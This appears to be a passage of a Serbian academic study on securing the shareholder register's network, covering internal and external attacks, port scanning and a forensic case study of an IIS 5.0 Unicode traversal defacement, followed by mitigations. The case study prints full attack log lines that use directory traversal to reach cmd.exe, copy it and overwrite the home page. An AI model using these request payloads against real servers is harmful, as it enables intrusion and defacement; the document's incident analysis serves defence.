Takođe je neophodna neprekidna kontrola i analiza fajlova u kojima se beleže sve aktivnosti koje se odvijaju u informacionom sistemu. Ukoliko se uoči bilo kakva nepredviđena ili nedozvoljena aktivnost neophodno je odmah reagovati. Neophodna je i redovna kontrola pristupa prostorijama Registra. Prvenstveno se misli na kontrolu log fajlova optičkih čitača koji se nalaze na ulazu u svaku prostoriju, dok se sam računar nalazi na posebno obezbeđenom mestu. Pored toga, mora se vršiti redovno pregledanje video zapisa na sistemu kamera za praćenje aktivnosti u prostorijama Registra akcija i akcionara.

5.2 NAPADI KROZ KOMUNIKACIONU MREŽU AGENCIJE ZA PRIVATIZACIJU

Iz objektivnih razloga, Registar akcija i akcionara je lokacijski smešten u prostorijama Agencije za privatizaciju. Kao što je već ranije napomenuto, Agencija za privatizaciju nije trajna institucija, već je vremenski oročena trajanjem procesa privatizacije. Iz tih razloga nije racionalno obezbediti poseban objekat za smeštanje Agencije za privatizaciju, već je ona smeštena u zgradi Privredne komore Srbije.

Treba konstatovati činjenicu da je zgrada privredne komore Srbije opremljena jedinstvenom mrežnom infrastrukturom. *LAN* Agencije za privatizaciju, a samim tim i Registra akcija i akcionara, predstavlja umreženi podsistem jedinstvenog lokacijskog mrežnog sistema. Iz navednog se uočava očigledna mogućnost napada kroz pomenutu mrežu, bez potrebe fizičkog pristupa prostorijama Registra akcija i akcionara.

5.2.1 OPIS MREŽE U AGENCIJI ZA PRIVATIZACIJU

Agencija za privatizaciju se nalazi u zgradi sa jedinstvenom računarskom instalacijom. Mreža je razdeljena po spratovima zgrade, a na svakom spratu se nalazi lokalno čvorište smešteno u prostoriji sa posebnom zaštitom, u namenski projektovanim ormarima. U pomenutim ormarima se nalaze inteligentni switch-evi klase L2 i L3. Od svakog čvorišta polazi lokalna mreža za pojedini sprat. Implementirani switch-evi su zapravo ruteri koji omogućavaju formiranje virtuelnih mreža.


Virtuelna mreža predstavlja segment u okviru realne mreže. Ukoliko se na virtuelnoj mreži instalira domen kontroler, virtuelna mreža se vidi kao izolovana fizička mreža. Nije moguće pristupiti ostalim delovima realne fizičke mreže posmatrajući je kroz uspostavljeni domen. Isključiva kontrola virtuelnih mreža se vrši putem konfigurisanja switch-eva.

U okviru jedne virtuelne mreže moguće je podići jedan ili više domena, koji se ponašaju u skladu sa pravilima domenske kontrole pristupa resursima. Posebno interesantna mogućnost je formiranje više virtuelnih mreža koje se međusobno preklapaju, delimično ili potpuno. Prilikom konfigurisanja ovakve mogućnosti, treba biti veoma oprezan. Ukoliko se desi i najmanji propust u definisanju međusobnih relacija, može se desiti da ostane otvoren prostor za napad na informacioni sistem Registra akcija i akcionara. Pomislimo samo šta bi se desilo ukoliko bi neko tendenciozno ostavio tzv. *backdoor* za ulazak u sistem Registra ?

5.2.2 MOGUĆI NAPADI KROZ MREŽU U ZGRADI

Prilikom pristupa različitim segmentima mreže, korisnik koji ima pravo pristupa jednom segmentu, ni na koji način ne može čak ni videti druge segmente sa različitim ovlašćenjima pristupa. Mreža Registra akcija i akcionara je na opisani način odvojena od centralane mreže.

Međutim, administrator čitave mreže može, jer mu to njegova ovlašćenja dopuštaju, prekonfigurisati virtualne mreže i nedozvoljeno pristupiti pojedinim resursima Registra. Sličnu vrstu napada, sa manjim šansama na uspeh, mogu izvesti i druge osobe koje imaju pristup računarskoj mreži. Njihov posao je utoliko otežan što moraju koristiti neke od alata za napad na sistem, kao što su opisani port skeneri. Jedan od često korišćenih portskenera je Nmap, čiji je izgled korisničkog interfejsa dat na sledećoj slici [42] :



Slika 5.2 Izgled korisničkog interfejsa portskenera Nmap

Da bi imao full pristup resursima sistema, napadaču je neophodno da poznaje i kriptološke parametre za autentifikaciju na sistem, što se može dovesti u vezu sa insajderskim napadima. Ipak ne treba smetnuti s uma da postoje i drugi načini pristupa zaštićenim resursima koji bi se u ovom slučaju mogli iskoristiti.

5.2.3 MERE ZA SPREČAVANJE NAPADA KROZ INTERNU MREŽU

Kao osnovna mera sprečavanja napada kroz internu mrežu u zgradi, nameće se pažljiv izbor i neprekidna kontrola administratora mreže. Ne treba zaboraviti da pomenuta osoba ili osobe i imaju prava promene parametara na ruteru, što je od presudne važnosti za bezbednost sistema u okviru mreže u zgradi. Neophodno je tako definisati sistem administracije ruterima da jedna osoba ne može raditi bez prisustva druge.

Kontrola sistema se, takođe, odvija na sličan način kao i kontrola korisnika, a to je redovna kontrola log fajlova. Istovremeno se vrši i redovna kontrola logova računara koji prate rad optičkih kartica i pristup prostorijama u kojima se nalaze ruteri ili

prostorija u kojima rade ovlašćeni administratori. Takođe se vrši i redovno pregledanje video snimaka sistema za nadzor.

Pored toga, korisno je, između ostalog, koristiti port skenere za otkrivanje ranjivih mesta na ruterima, odnosno računarima u *LAN* mreži Registra. Na taj način se mogu otkriti, eventualno napravljeni propusti, prilikom administriranja ruterima u sistemu. Provere je potrebno vršiti periodično, imajući u vidu dinamiku promene na informacionom sistemu i aplikacijama. Poznato je da svaka aplikacija otvara svoju grupu portova. Prilikom projektovanja i implementacije aplikacije ili servisa neophodno je predupreditи mogućnost nenamenskog otvaranja portova od strane aplikacije ili servisa. Nenamenski otvoreni portovi su krajnje nepoželjni jer predstavljaju tačke nekontrolisanog pristupa sistemu.

5.3 NAPADI KROZ SPOLJAŠNJU KOMUNIKACIONU MREŽU

Napadi kroz spoljašnju kominikacionu mrežu su nešto teže izvodljivi, mada ne i nemogući. I u ovom slučaju se postavlja pitanje poznavanja kriptoloških parametara, što se opet dovodi u vezu sa insajderskim napadom. Čisti autsajderski napadi zahtevaju daleko sofisticiranije alate za napad, više znanja i umešnosti nego insajderski napadi ili napadi kroz informatičku mrežu u zgradi.

Spoljašnji napadi obavezno podrazumevaju neprekidno skeniranje portova rutera i servera informacionog sistema Registra. Istovremeno se vrši neprekidno praćenje saobraćaja informacionog sistema Registra i njegovih korisnika. Pod praćenjem saobraćaja se podrazumeva i praćenje aktivnosti svih servisa koji su aktivni prema spoljašnjim korisnicima. Stalnim skeniranjem portova i analiziranjem aktivnih servisa, napadač nastoji da otkrije slobodan port preko koga može pristupiti sistemu i doći do određenih podataka ili izvršiti neovlašćenu izmenu pojedinih podataka. Istovremeno, kroz slobodan port se može u sistem uneti i neki od računarskih virusa, koji bi dalje pratio aktivnosti sistema ili naneo direktnu štetu sistemu.

U narednom delu teksta će biti opisan jedan od uočenih napada na Web server Registra akcija i akcionara. Napad je izveden po scenariju tzv. Francuska veza, detaljno opisanom u literaturi [43]. Napad je niskog nivoa složenosti pa za njegovu primenu kao i za odbranu nije potrebna velika veština. Takođe, nanete štete nisu od vitalnog značaja. Prva neregularnost se uočava pojavom neautorizovane poruke na Web sajtu. U primeru navedenom u literaturi [43], poruka je imala sledeći izgled :

```
**** SCRIPT KIDZ, INC****
You, my friendz, are completely owned. I'm here, your security is
nowhere.
Someone should check your system security coz you sure aren't.
```

Prva preduzeta mera je bila zamena napadnutog Web fajla kopijom koja je čuvana na sigurnom mestu, i koja nije bila napadnuta. Međutim napad se ponovio, nakon čega se

pristupilo analizi log fajlova Web servera, na kome je pronađen jedan broj zapisa u sistemskom log fajlu, koji bi mogli ukazivati na napad.

```
03/03/2003 4:01 chewie.hacker.fr W3SVC1 WWW-2K WWW-2K.victim.com 80 GET
/scripts/../../winnt/system32/cmd.exe /c+dir+c:\ 200 730 484 31
www.victim.com Mozilla/4.0+(compatible;+MSIE+5.0;+Windows+98)

03/03/2003 4:01 chewie.hacker.fr W3SVC1 WWW-2K WWW-2K.victim.com 80 GET
/scripts/../../winnt/system32/cmd.exe /c+dir+d:\ 200 747 484 31
www.victim.com Mozilla/4.0+(compatible;+MSIE+5.0;+Windows+98)

03/03/2003 4:02 chewie.hacker.fr W3SVC1 WWW-2K WWW-2K.victim.com 80 GET
/scripts/../../winnt/system32/cmd.exe /c+dir+e:\ 502 381 484 47
www.victim.com Mozilla/4.0+(compatible;+MSIE+5.0;+Windows+98)

03/03/2003 4:02 chewie.hacker.fr W3SVC1 WWW-2K WWW-2K.victim.com 80 GET
/scripts/../../winnt/system32/cmd.exe /c+dir+c:\ 200 730 484 31
www.victim.com Mozilla/4.0+(compatible;+MSIE+5.0;+Windows+98)

03/03/2003 4:02 chewie.hacker.fr W3SVC1 WWW-2K WWW-2K.victim.com 80 GET
/scripts/../../winnt/system32/cmd.exe /c+dir+c:\asfroot\ 200 666 492 47
www.victim.com Mozilla/4.0+(compatible;+MSIE+5.0;+Windows+98)

03/03/2003 4:02 chewie.hacker.fr W3SVC1 WWW-2K WWW-2K.victim.com 80 GET
/scripts/../../winnt/system32/cmd.exe /c+dir+c:\inetpub\ 200 749 492 32
www.victim.com Mozilla/4.0+(compatible;+MSIE+5.0;+Windows+98)

03/03/2003 4:02 chewie.hacker.fr W3SVC1 WWW-2K WWW-2K.victim.com 80 GET
/scripts/../../winnt/system32/cmd.exe /c+dir+c:\inetpub\wwwroot 200 1124
499 47 www.victim.com Mozilla/4.0+(compatible;+MSIE+5.0;
+Windows+98)

03/03/2003 4:02 chewie.hacker.fr W3SVC1 WWW-2K WWW-2K.victim.com 80 GET
/‘mmc.gif - 404 3387 440 0 www.victim.com
Mozilla/4.0+(compatible;+MSIE+5.0;+Windows+98)

03/03/2003 4:02 chewie.hacker.fr W3SVC1 WWW-2K WWW-2K.victim.com 80 GET
/mmc.gif - 404 3387 439 0 www.victim.com
Mozilla/4.0+(compatible;+MSIE+5.0;+Windows+98)

03/03/2003 4:02 chewie.hacker.fr W3SVC1 WWW-2K WWW-2K.victim.com 80 GET
/scripts/../../winnt/system32/cmd.exe /c+dir+d:\ 200 747 484 16
www.victim.com Mozilla/4.0+(compatible;+MSIE+5.0;+Windows+98)

03/03/2003 4:03 chewie.hacker.fr W3SVC1 WWW-2K WWW-2K.victim.com 80 GET
/scripts/../../winnt/system32/cmd.exe /c+dir+d:\wwwroot\.com 200 229 496 32
www.victim.com Mozilla/4.0+(compatible;+MSIE+5.0;+Windows+98)

03/03/2003 4:03 chewie.hacker.fr W3SVC1 WWW-2K WWW-2K.victim.com 80 GET
/scripts/../../winnt/system32/cmd.exe /c+dir+d:\wwwroot\ 200 4113 492 47
www.victim.com Mozilla/4.0+(compatible;+MSIE+5.0;+Windows+98)

03/03/2003 4:03 chewie.hacker.fr W3SVC1 WWW-2K WWW-2K.victim.com 80 GET
/buzzxyz.html - 200 228 444 16 www.victim.com
Mozilla/4.0+(compatible;+MSIE+5.0;+Windows+98)

03/03/2003 4:03 chewie.hacker.fr W3SVC1 WWW-2K WWW-2K.victim.com 80 GET
/xyzBuzz3.swf - 200 245 324 5141 www.victim.com
Mozilla/4.0+(compatible;+MSIE+5.0;+Windows+98)
```

```
03/03/2003 4:03 chewie.hacker.fr W3SVC1 WWW-2K WWW-2K.victim.com 80 GET
/index.html - 200 228 484 0 www.victim.com
Mozilla/4.0+(compatible;+MSIE+5.0;+Windows+98)
http://www.victim.com/buzzxyz.html

03/03/2003 4:05 chewie.hacker.fr W3SVC1 WWW-2K WWW-2K.victim.com 80 GET
/scripts/../../winnt/system32/cmd.exe
/c+rename+d:\wwwroot\detour.html+detour.html.old 502 355 522 31
www.victim.com Mozilla/4.0+(compatible;+MSIE+5.0;+Windows+98)

03/03/2003 4:05 chewie.hacker.fr W3SVC1 WWW-2K WWW-2K.victim.com 80 GET
/scripts/../../winnt/system32/cmd.exe /c+md+c:\ArA\ 502 355 488 31
www.victim.com Mozilla/4.0+(compatible;+MSIE+5.0;+Windows+98)

03/03/2003 4:05 chewie.hacker.fr W3SVC1 WWW-2K WWW-2K.victim.com 80 GET
/scripts/../../winnt/system32/cmd.exe
/c+copy+c:\winnt\system32\cmd.Exe+c:\ArA\cmd1.exe 502 382 524 125
www.victim.com Mozilla/4.0+(compatible;+MSIE+5.0;+Windows+98)

03/03/2003 4:07 chewie.hacker.fr W3SVC1 WWW-2K WWW-2K.victim.com 80 GET
/scripts/../../ArA/cmd1.exe
/c+echo+"<title>SKI</title><center><H1><b><u>****</u>SCRIPT+KIDZ,
INC<u>****</u></h1><br><h2>You,+my+friendz+,are+completely+owned.+I'm+here,
+your+security+is+nowhere.<br>Someone+should+check+your+system+security+coz
+you+sure+aren't.<br></h2>"+>+c:\ArA\default.htm 502 355 763 31
www.victim.com Mozilla/4.0+(compatible;+MSIE+5.0;+Windows+98)

03/03/2003 4:08 chewie.hacker.fr W3SVC1 WWW-2K WWW-2K.victim.com 80 GET
/scripts/../../ArA/cmd1.exe /c+rename+d:\wwwroot\index.html+index.html.old
502 355 511 16 www.victim.com
Mozilla/4.0+(compatible;+MSIE+5.0;+Windows+98)

03/03/2003 4:10 chewie.hacker.fr W3SVC1 WWW-2K WWW-2K.victim.com 80GET
/scripts/../../ArA/cmd1.exe
/c+copy+c:\ArA\default.htm+d:\wwwroot\index.html 502 382 514 31
www.victim.com Mozilla/4.0+(compatible;+MSIE+5.0;+Windows+98)

03/03/2003 4:11 chewie.hacker.fr W3SVC1 WWW-2K WWW-2K.victim.com 80 GET
/index.html - 200 276 414 15 www.victim.com
Mozilla/4.0+(compatible;+MSIE+5.0;+Windows+98)
```

Analizom softvera na Web serveru, ustanovljeno je da je instaliran *IIS* Web server, verzije 5.0. Daljim sagledavanjem karakteristika pomenutog softvera, zaključeno je da *IIS* Web server, verzije 5.0 ima nedostatak koji omogućava napadaču da lako preuzme kontrolu nad računarom. Nedostatak koji je napadač koristio se naziva „Web server file request parsing vulnerability" dok se napad naziva „Unicode Attack". Ustanovljeno je da se server nalazio unutar mreže dok je bio izložen napadu, što je bilo neočekivano. Došlo se do zaključka da bi napadač mogao ostaviti sebi otvoren poseban port za ulazak u sistem, kao i da bi mogao raspolagati kopijama osetljivih podataka i lozinki.

Opisani nedostatak se zasniva na mogućnosti izvršavanja programa `cmd.exe` u sistemskom okviru. Program `cmd.exe` omogućava izvršavanje komandi na Web

serveru. Analizom zapisa u log fajlu traženi su zapisi u kojima se pojavljuje `cmd.exe,` koji inače ne bi trebalo da se pojavljuje. Otkriven je sledeći zapis :

```
03/03/2003 4:01 chewie.hacker.fr W3SVC1 WWW-2K WWW-2K.victim.com 80 GET
/scripts/../../winnt/system32/cmd.exe /c+dir+c:\ 200 730 484 31
www.victim.com Mozilla/4.0+(compatible;+MSIE+5.0;+Windows+98)
```

Navedeni zapis je predstavljao prvi trag. U slučaju da je napad bio uspešan napadač bi mogao izlistati kompletan sadržaj napadnutog diska C. Prvi deo napada predstavlja tehniku automatskog skeniranja koja ispituje ranjivost računara na ovaj tip napada, međutim bez nanošenja štete. Drugi trag je predstavljao zapis koji beleži pokušaj skeniranja diska D, ukoliko postoji :

```
03/03/2003 4:01 chewie.hacker.fr W3SVC1 WWW-2K WWW-2K.victim.com 80 GET
/scripts/../../winnt/system32/cmd.exe /c+dir+d:\ 200 747 484 31
www.victim.com Mozilla/4.0+(compatible;+MSIE+5.0;+Windows+98)
```

Sledećih 13 zapisa beleže pretraživanje različitih foldera, kako bi se napadač upoznao sa sistemskim okruženjem. Istovremeno je vršen uvid u Web site žrtve :

```
03/03/2003 4:02 chewie.hacker.fr W3SVC1 WWW-2K WWW-2K.victim.com 80 GET
/scripts/../../winnt/system32/cmd.exe /c+dir+e:\ 502 381 484 47
www.victim.com Mozilla/4.0+(compatible;+MSIE+5.0;+Windows+98)

03/03/2003 4:02 chewie.hacker.fr W3SVC1 WWW-2K WWW-2K.victim.com 80 GET
/scripts/../../winnt/system32/cmd.exe /c+dir+c:\ 200 730 484 31
www.victim.com Mozilla/4.0+(compatible;+MSIE+5.0;+Windows+98)

03/03/2003 4:02 chewie.hacker.fr W3SVC1 WWW-2K WWW-2K.victim.com 80 GET
/scripts/../../winnt/system32/cmd.exe /c+dir+c:\asfroot\ 200 666 492 47
www.victim.com Mozilla/4.0+(compatible;+MSIE+5.0;+Windows+98)

03/03/2003 4:02 chewie.hacker.fr W3SVC1 WWW-2K WWW-2K.victim.com 80 GET
/scripts/../../winnt/system32/cmd.exe /c+dir+c:\inetpub\ 200 749 492 32
www.victim.com Mozilla/4.0+(compatible;+MSIE+5.0;+Windows+98)

03/03/2003 4:02 chewie.hacker.fr W3SVC1 WWW-2K WWW-2K.victim.com 80 GET
/scripts/../../winnt/system32/cmd.exe /c+dir+c:\inetpub\wwwroot 200 1124
499 47 www.victim.com Mozilla/4.0+(compatible;+MSIE+5.0;+Windows+98)

03/03/2003 4:02 chewie.hacker.fr W3SVC1 WWW-2K WWW-2K.victim.com 80 GET
/‘mmc.gif - 404 3387 440 0 www.victim.com
Mozilla/4.0+(compatible;+MSIE+5.0;+Windows+98)

03/03/2003 4:02 chewie.hacker.fr W3SVC1 WWW-2K WWW-2K.victim.com 80 GET
/mmc.gif - 404 3387 439 0 www.victim.com
Mozilla/4.0+(compatible;+MSIE+5.0;+Windows+98)

03/03/2003 4:02 chewie.hacker.fr W3SVC1 WWW-2K WWW-2K.victim.com 80 GET
/scripts/../../winnt/system32/cmd.exe /c+dir+d:\ 200 747 484 16
www.victim.com Mozilla/4.0+(compatible;+MSIE+5.0;+Windows+98)

03/03/2003 4:03 chewie.hacker.fr W3SVC1 WWW-2K WWW-2K.victim.com 80 GET
/scripts/../../winnt/system32/cmd.exe /c+dir+d:\wwwroot\.com 200 229 496 32
www.victim.com Mozilla/4.0+(compatible;+MSIE+5.0;+Windows+98)
```

```
03/03/2003 4:03 chewie.hacker.fr W3SVC1 WWW-2K WWW-2K.victim.com 80 GET
/scripts/../../winnt/system32/cmd.exe /c+dir+d:\wwwroot\ 200 4113 492 47
www.victim.com Mozilla/4.0+(compatible;+MSIE+5.0;+Windows+98)

03/03/2003 4:03 chewie.hacker.fr W3SVC1 WWW-2K WWW-2K.victim.com 80 GET
/buzzxyz.html - 200 228 444 16 www.victim.com
Mozilla/4.0+(compatible;+MSIE+5.0;+Windows+98)

03/03/2003 4:03 chewie.hacker.fr W3SVC1 WWW-2K WWW-2K.victim.com 80 GET
/xyzBuzz3.swf - 200 245 324 5141 www.victim.com
Mozilla/4.0+(compatible;+MSIE+5.0;+Windows+98)

03/03/2003 4:03 chewie.hacker.fr W3SVC1 WWW-2K WWW-2K.victim.com 80 GET
/index.html - 200 228 484 0 www.victim.com
Mozilla/4.0+(compatible;+MSIE+5.0;+Windows+98)
http://www.victim.com/buzzxyz.html
```

Sada, kada je napadač upoznao okruženje, započinje napad. Najpre vrši preimenovanje Web stranice kako bi ispitao njenu otpornost na napade. :

```
03/03/2003 4:05 chewie.hacker.fr W3SVC1 WWW-2K WWW-2K.victim.com 80 GET
/scripts/../../winnt/system32/cmd.exe
/c+rename+d:\wwwroot\detour.html+detour.html.old 502 355 522 31
www.victim.com Mozilla/4.0+(compatible;+MSIE+5.0;+Windows+98)
```

Zatim kreira folder `c:\ArA` kako bi u njega smestio `cmd.exe` i preimenovao ga u `cmd1.exe` :

```
03/03/2003 4:05 chewie.hacker.fr W3SVC1 WWW-2K WWW-2K.victim.com 80 GET
/scripts/../../winnt/system32/cmd.exe /c+md+c:\ArA\ 502 355 488 31
www.victim.com Mozilla/4.0+(compatible;+MSIE+5.0;+Windows+98)

03/03/2003 4:05 chewie.hacker.fr W3SVC1 WWW-2K WWW-2K.victim.com 80 GET
/scripts/../../winnt/system32/cmd.exe
/c+copy+c:\winnt\system32\cmd.Exe+c:\ArA\cmd1.exe 502 382 524 125
www.victim.com Mozilla/4.0+(compatible;+MSIE+5.0;+Windows+98)
```

Postalo je jasno da je napadač zatim koristio `cmd1.exe` za svoj posao. Sada je potrebno `cmd1.exe` proglasiti primarnim programom umesto `cmd.exe`, čime je napadaču omogućeno da svojom,modifikovanom, Web stranicom zameni na serveru originalnu :

```
03/03/2003 4:07 chewie.hacker.fr W3SVC1 WWW-2K WWW-2K.victim.com 80 GET
/scripts/../../ArA/cmd1.exe
/c+echo+"<title>SKI</title><center><H1><b><u>****</u>SCRIPT+KIDZ,
INC<u>****</u></h1><br><h2>You,+my+friendz+,are+completely+owned.+I'm+here,
+your+security+is+nowhere.<br>Someone+should+check+your+system+security+coz
+you+sure+aren't.<br></h2>"+>+c:\ArA\default.htm 502 355 763 31
www.victim.com Mozilla/4.0+(compatible;+MSIE+5.0;+Windows+98)
```

Napadač zatim pravi kopiju originalnog Web sajta :

```
03/03/2003 4:08 chewie.hacker.fr W3SVC1 WWW-2K WWW-2K.victim.com 80 GET
/scripts/../../ArA/cmd1.exe /c+rename+d:\wwwroot\index.html+index.html.old
502 355 511 16 www.victim.com
Mozilla/4.0+(compatible;+MSIE+5.0;+Windows+98)
```

Na kraju napadač kopira izmenjeni Web sajt preko originalnog, čime je napad završen:

```
03/03/2003 4:10 chewie.hacker.fr W3SVC1 WWW-2K WWW-2K.victim.com 80 GET
/scripts/../../ArA/cmd1.exe
/c+copy+c:\ArA\default.htm+d:\wwwroot\index.html 502 382 514 31
www.victim.com Mozilla/4.0+(compatible;+MSIE+5.0;+Windows+98)

03/03/2003 4:11 chewie.hacker.fr W3SVC1 WWW-2K WWW-2K.victim.com 80 GET
/index.html - 200 276 414 15 www.victim.com
Mozilla/4.0+(compatible;+MSIE+5.0;+Windows+98)
```

Kao što se može videti iz zapisa u log fajlu, napad je trajao svega desetak minuta.

Prevencija od opisanog načina napada se sastoji pre svega od postupka redovnog ažuriranja softvera. Potrebno je instalirati odgovarajuće sigurnosne dodatke koji se mogu naći na sajtu proizvođača softvera. Propisno konfigurisanje Web servera bi takođe moglo sprečiti opisanu vrstu napada. Za vreme izvršavanja napada, napadač zadaje komande računaru pod korisničkim računom IUSR_COMPTERNAME. Ovaj korisnički račun nema specijalne administratorske privilegije na Web serveru, već su mu privilegije u u rangu korisničke grupe EVERYONE. Korisnička grupa EVERYONE, ima podrazumevano pravo da izvršava komande koje se nalaze u folderu `%winnt%/system32`. Iz pomenutog razloga, neophodno je grupi EVERYONE ukinuti prava na izvršavanje komandi u folderu `%winnt%/system32`. Na taj način bi se onemogućio opisani napad.

Postoji više klasifikacija napada koji mogu biti izvedeni prema informacionom sistemu. U narednom delu teksta će biti obrađeni tipovi napada koji se mogu svrstati u sledeće tri kategorije :


- Prekidanje komunikacije,
- Presretanje komunikacijskih paketa,
- Modifikovanje komunikacijskih paketa,
- Fabrikovanje komunikacijskih paketa.

5.3.1 PREKIDANJE KOMUNIKACIJE

Napadač može, praćenjem komunikacije Registra sa ostalim ovlašćenim subjektima uočiti komunikacioni put koji vodi od Registra do korisnika. U normalnoj komunikaciji se tok podataka može prikazati na sledeći način :

Slika 5.3 Normalni tok podataka od izvora ka odredištu

U daljem toku napada se vrši analiza najosetljivijih tačaka u komunikaciji, kako bi bile napadnute. U napadnutim tačkama se izaziva prekid komunikacije između Registra i ovlašćenih eksternih korisnika. Prekid komunikacije se grafički može prikazati na sledeći način :




Slika 5.4 Prekidanje komunikacije

Prekidanje komunikacije može dovesti do zastoja u radu celokupnog finansijskog tržišta iz razloga što brokeri ne mogu dostaviti naloge za prodaju, a berza ne može trgovati jer ne dobija materijal za trgovinu.

Ipak, treba naglasiti da je prekidanje komunikacije lako uočljiv napad, pošto na odredište ne stižu očekivani podaci.

5.3.2 PRESRETANJE KOMUNIKACIJSKIH PAKETA

Presretanja komunikacije između izvora i odredišta se naziva još i prisluškivanje. Opisu pojma prisluškivanja se može pristupiti na više načina i to posmatrajući sa strane : motivacije, načina, upotrebe dobijenih podataka,... Na način sličan prekidanju komunikacije, promet kroz mrežu se može presresti i sačuvati na računaru napadača. Nakon toga se može vršiti analiza razmenjenih poruka. Presretanje komunikacijskih paketa se može prikazati na sledeći način :



Slika 5.5 Presretanje komunikacije


Postoji mogućnost da su podaci do kojih se dođe na ovaj način šifrovani. U tom slučaju se primenjuju razvijene metode kriptoanalize koje mogu dati izvesne rezultate. Rezultati kriptoanalize zavise od načina šifrovanja podataka, kao i od umešnosti i sposobnosti napadača.

Ukoliko napadač uspe da dođe do dela otvorenog teksta, moguće je da taj deo poruke iskoristi za informisanje o, recimo, nameri kupovine ili prodaje akcija na berzi, čime mu se pruža mogućnost da ostvari materijalnu dobit. Informaciju može sam iskoristit ili je prodati zainteresovanoj strani.

Prisluškivanje je znatno teže otkriti, posmatrajući u odnosu na prekidanje komunikacije. Preseretanje komunikacije i analiza dobijenih podataka, predstavljaju pasivan napad. Iz razloga male mogućnosti otkrivanja, a potencijalno velike štete koja može nastati, opisanom vidu napada treba posvetiti posebnu pažnju.

5.3.3 MODIFIKOVANJE KOMUNIKACIJSKIH PAKETA

